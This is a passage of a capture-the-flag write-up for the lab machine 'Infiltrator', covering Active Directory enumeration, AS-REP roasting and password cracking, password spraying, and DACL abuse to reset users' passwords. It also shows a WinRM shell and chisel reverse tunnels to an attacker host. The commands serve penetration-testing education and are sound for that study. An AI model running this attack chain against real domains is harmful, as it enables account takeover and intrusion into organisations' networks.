Infiltrator

1st June 2025

Prepared By: amra

Machine Author: EmSec

Difficulty: Insane

Classification: Official

Synopsis

Infiltrator is an Insane Windows Active Directory machine that starts with a website that an attacker can scrape for possible usernames on the machine. One user doesn't have Kerberos pre-authentication enabled, and his password can be cracked. Afterwards, an intricate attack chain focused on Active Directory permissions allows the attacker to get access to the machine over WinRM as the user `M.harris`. Once on the machine, the attacker can identify that the whole company communicates through the `Output Messenger` application. Infiltrating the application, switching users, reverse engineering a binary, and using the application's API, he can eventually land a shell as the user `O.martinez` on the remote machine. Afterwards, he discovers a network capture file with a backup archive and a BitLocker volume recovery key. Unlocking the volume, another backup folder contains an `ntds.dit` file from which he can read sensitive user information and find a valid password for the user `lan_managment`. This new user can read the GMSA password of the user `infiltrator_svc$`. This last user can exploit a vulnerable ESC4 certificate template. Finally, he can get the Administrator's hash and compromise the whole domain through the certificate exploitation.

Skills Required

- Enumeration
- Network Forensics
- Source Code Review

Skills Learned

- DACL/ACE Abuse
- Output Messenger enumeration
- ESC4 Exploitation

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.31 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.31

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Infiltrator.htb
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-02
12:42:09Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
infiltrator.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.infiltrator.htb, DNS:infiltrator.htb,
DNS:INFILTRATOR
| Not valid before: 2024-08-04T18:48:15
|_Not valid after:  2099-07-17T18:48:15
|_ssl-date: 2025-06-02T12:45:22+00:00; +1s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
15220/tcp open  unknown
49667/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49695/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
49724/tcp open  msrpc         Microsoft Windows RPC
49753/tcp open  msrpc         Microsoft Windows RPC
49867/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

The initial Nmap output reveals a lot of open ports, indicating that the machine uses Active Directory. On port `80`, we have an IIS web server. Also, according to the Nmap output, we have a valid hostname for the machine `dc01.infiltrator.htb`. Thus, we modify our hosts file accordingly:

```
echo "10.10.11.31 dc01.infiltrator.htb infiltrator.htb" | sudo tee -a /etc/hosts
```

IIS - Port 80

We begin our enumeration by visiting `http://infiltrator.htb`. The page seems related to digital marketing. The website provides the names of users, which correspond to Active Directory users. The strategy here involves creating a wordlist using these names and attempting to identify valid users.



First, let's create a wordlist containing the names from the website.

```
curl -s http://infiltrator.htb/ | grep '<h4>' | awk '{print$2,$3}' | tail -n 7 |
tr -d '</h4>' > web_users.txt
```

Then, we will use username-anarchy to generate a bigger wordlist with possible usernames.

```
/opt/username-anarchy/username-anarchy --input-file web_users.txt > users.txt
```

Finally, we can use the tool Kerbrute to enumerate valid users.

> You can also install and use the Python version of the tool `pip3 install kerbrute`.

```
kerbrute -users users.txt -domain infiltrator.htb

[*] Valid user => d.anderson
[*] Valid user => o.martinez
[*] Valid user => k.turner
[*] Valid user => a.walker
[*] Valid user => m.harris
[*] Valid user => l.clark [NOT PREAUTH]
[*] Valid user => e.rodriguez
[*] No passwords were discovered :'(
```

Foothold

Looking at the output, we notice that the user `l.clark` doesn't have Pre-Authentication enabled, meaning that we can try to request a TGT and crack the user's password.

```
impacket-GetNPUsers infiltrator.htb/l.clark -no-pass -request -format john -
outputfile hash
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for l.clark
$krb5asrep$l.clark@INFILTRATOR.HTB:2bdaebf04fada<SNIP>48e1e015b57c81af1c542c93ff9
df8e4cf3c47d4d6bea95c3e74a60567aa1c952b124f92d05d
```

Then, we use `john` to crack the password.

```
john hash  -w=/usr/share/wordlists/rockyou.txt

WAT?watismypass! ($krb5asrep$23$L.Clark@INFILTRATOR.HTB)
```

Now that we have a valid pass, let's use `nxc` to enumerate valid usernames further.

```
nxc smb infiltrator.htb -u L.Clark -p 'WAT?watismypass!' --users


-Username-                    -Last PW Set-       -BadPW- -Description-

Administrator                 2024-08-21 19:58:28 0       Built-in account for
administering the computer/domain

Guest                         <never>             0       Built-in account for
guest access to the computer/domain

krbtgt                        2023-12-04 17:36:16 0       Key Distribution Center
Service Account
D.anderson                    2023-12-04 18:56:02 0
L.clark                       2023-12-04 19:04:24 0
M.harris                      2025-06-02 14:01:43 0
O.martinez                    2024-02-25 15:41:03 0
A.walker                      2023-12-05 22:06:28 0
K.turner                      2024-02-25 15:40:35 0       MessengerApp@Pass!
E.rodriguez                   2025-06-02 14:01:43 0
winrm_svc                     2024-08-02 22:42:45 0
```

```
lan_managment                2024-08-02 22:42:46 0
```

First, we notice that we have a potentially valid set of credentials `K.turner:MessengerApp@Pass!`. Then we can update our `users.txt` file with the new accounts and try a password spray attack with `WAT?watismypass!`.

```
nxc smb infiltrator.htb -u users.txt -p 'WAT?watismypass!' --continue-on-success


SMB         10.10.11.31     445    DC01             [-]
infiltrator.htb\D.anderson:WAT?watismypass! STATUS_ACCOUNT_RESTRICTION
SMB         10.10.11.31     445    DC01             [+]
infiltrator.htb\L.clark:WAT?watismypass!
SMB         10.10.11.31     445    DC01             [-]
infiltrator.htb\M.harris:WAT?watismypass! STATUS_ACCOUNT_RESTRICTION
<SNIP>
```


For most user accounts, we get the error message `STATUS_LOGON_FAILURE`, indicating that the password is invalid. But we got the `STATUS_ACCOUNT_RESTRICTION` message for two users. This error message informs us that these users are probably members of the Protected User Accounts group and can't authenticate using NTLM. Let's re-try using Kerberos authentication.

```
nxc smb infiltrator.htb -u users.txt -p 'WAT?watismypass!' -k --continue-on-
success

SMB         infiltrator.htb 445    DC01             [+]
infiltrator.htb\D.anderson:WAT?watismypass!
<SNIP>
```

With a successful hit, we use `BloodHound` to enumerate the Active Directory environment further.

```
bloodhound-python -u l.clark -p 'WAT?watismypass!' -d infiltrator.htb -c All --
zip -dc dc01.infiltrator.htb -ns 10.10.11.31

neo4j start&

bloodhound
```

After `neo4j` is up and running, we drag and drop the `zip` file produced from the first command into `BloodHound` and mark `D.anderson` and `l.clark` as `Owned`. Then, we notice a very intricate attack path if we click on `Analysis -> Shortest Path from Owned Principals` and select the user `D.Anderson`.



`D. Anderson` holds a `GenericAll` permission on `Marketing Digital OU`, granting extensive control over `E.Rodrigues`. After granting permissions to `E.Rodrigues`, we observe that this user has `AddSelf` permission on the `Chiefs Marketing` group, allowing the addition of oneself to this group. Furthermore, `BloodHound` indicates that the `Chiefs Marketing` group has `ForceChangingPassword`, enabling a password reset for `M.Harris`. This allows login via WinRM, as the user has `CanPsRemote` permission on `DC01`.

To exploit this path and eventually get a shell over WinRM as the user `M.Harris`, we are going to use bloodyAD. We begin by getting a TGT.

```
impacket-getTGT 'infiltrator.htb/d.anderson:WAT?watismypass!' -dc-ip 10.10.11.31

                                export KRB5CCNAME=d.anderson.ccache
```

Then, we must inherit the `FullControl` permissions from the `MARKETING DIGITAL OU` to our user.

```
impacket-dacledit -action 'write' -rights 'FullControl' -inheritance -principal
d.anderson -target-dn 'OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB'
'infiltrator.htb/d.anderson:WAT?watismypass!' -use-ldaps -k -dc-ip 10.10.11.31
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] NB: objects with adminCount=1 will no inherit ACEs from their parent
container/OU
[*] DACL backed up to dacledit-20250604-192725.bak
[*] DACL modified successfully!
```

> Note: If your Impacket doesn't have the dacledit script, update it to the latest version.

Now, we can change the password of the `E.Rodriguez` user.

```
bloodyAD -d infiltrator.htb -k --host dc01.infiltrator.htb set password
'e.rodriguez' 'WAT?watismypass!'
[+] Password changed successfully!
```

Afterwards, we can immediately add ourselves to the `CHIEFS MARKETING` group and change the password of the `M.harris` user.

```
bloodyAD -d infiltrator.htb -u E.RODRIGUEZ -p 'WAT?watismypass!' --host
dc01.infiltrator.htb add groupMember 'CHIEFS MARKETING' 'e.rodriguez'
[+] e.rodriguez added to CHIEFS MARKETING

bloodyAD -d infiltrator.htb -u E.RODRIGUEZ -p 'WAT?watismypass!' --host
dc01.infiltrator.htb set password 'm.harris' 'WAT?watismypass!'
[+] Password changed successfully!
```

As we can see, the user `m.harris` is also restricted from using NTLM authentication.

```
nxc smb infiltrator.htb -u m.harris -p 'WAT?watismypass!'

SMB         10.10.11.31     445    DC01             [-]
infiltrator.htb\m.harris:WAT?watismypass! STATUS_ACCOUNT_RESTRICTION
```

To make `evil-winrm` work over Kerberos authentication, we need to edit our `/etc/krb5.conf` file.

```
[realms]

<SNIP>
        INFILTRATOR.HTB = {
                kdc = dc01.infiltrator.htb
        }
<SNIP>
```

Then, we can get a new ticket and authenticate over WinRM.

```
init m.harris@INFILTRATOR.HTB
Password for m.harris@INFILTRATOR.HTB:



evil-winrm -r infiltrator.htb -i dc01.infiltrator.htb

*Evil-WinRM* PS C:\Users\M.harris\Documents> whoami
infiltrator\m.harris
```

> Note: If you get any authentication errors along the attack chain, it's probably because the password of some user has reverted to normal. The best option is to place all the commands to get a shell as the user `m.harris` inside a single bash script.

The user flag can be found on `C:\Users\M.harris\Desktop\user.txt`.

Lateral Movement

After successfully compromising `M.Harris`'s account, the next step involves enumerating locally running ports. By using `netstat -ano`, we can identify an unusual range of locally running ports.

```
*Evil-WinRM* PS C:\Users\M.harris\music> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
<SNIP>
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       3652
  TCP    0.0.0.0:14118          0.0.0.0:0              LISTENING       3076
  TCP    0.0.0.0:14119          0.0.0.0:0              LISTENING       3076
  TCP    0.0.0.0:14121          0.0.0.0:0              LISTENING       3076
  TCP    0.0.0.0:14122          0.0.0.0:0              LISTENING       3076
  TCP    0.0.0.0:14123          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:14125          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:14126          0.0.0.0:0              LISTENING       5720
  TCP    0.0.0.0:14127          0.0.0.0:0              LISTENING       3076
  TCP    0.0.0.0:14128          0.0.0.0:0              LISTENING       3076
  TCP    0.0.0.0:14130          0.0.0.0:0              LISTENING       3076
  TCP    0.0.0.0:14406          0.0.0.0:0              LISTENING       7444
```

Let's upload Chisel and begin enumerating these ports locally.

```
*Evil-WinRM* PS C:\Users\M.harris\music> upload ../../../../../opt/chisel.exe
```


First of all, we set up a chisel server on our machine.

```
./chisel server -p 8000 -reverse
```

Then, we create the SOCKS tunnel.


```
*Evil-WinRM* PS C:\Users\M.harris\music> ./chisel.exe client 10.10.14.65:8000
R:socks

Connected (Latency 55.4431ms)
```

Now, we can configure Foxyproxy on our browser to use our SOCKS tunnel and visit `127.0.0.1:14123`.




We get redirected to `http://127.0.0.1:14123/ombro/index.html`, and we can see that the running application is Output Messenger.

Looking back at our notes, we can see that we have a probable set of credentials, and the password hints at a messaging application: `k.turner:MessengerApp@Pass!`. Let's try to log in with these credentials.




Looking through the messages, we see a notice from Admin to switch to the Windows client if we experience any instabilities.




At this point, we need to switch to the Windows version of the binary. Before we can do that, we need to modify our SOCKS tunnel. Unfortunately, the application can't function properly over a SOCKS tunnel, so we must forward each port individually. So, we modify our `chisel` command like so:

```
./chisel.exe client 10.10.14.65:8000 R:14118:127.0.0.1:14118
R:14119:127.0.0.1:14119 R:14121:127.0.0.1:14121 R:14122:127.0.0.1:14122
R:14123:127.0.0.1:14123 R:14124:127.0.0.1:14124 R:14125:127.0.0.1:14125
R:14126:127.0.0.1:14126 R:14127:127.0.0.1:14127 R:14128:127.0.0.1:14128
R:14130:127.0.0.1:14130 R:14406:127.0.0.1:14406
```

Now, we can log in with the Windows client by specifying our Linux VM IP.




Once we are logged in, we notice a notification on the `Output Wall` option, and when we click on it, we can see two posts.



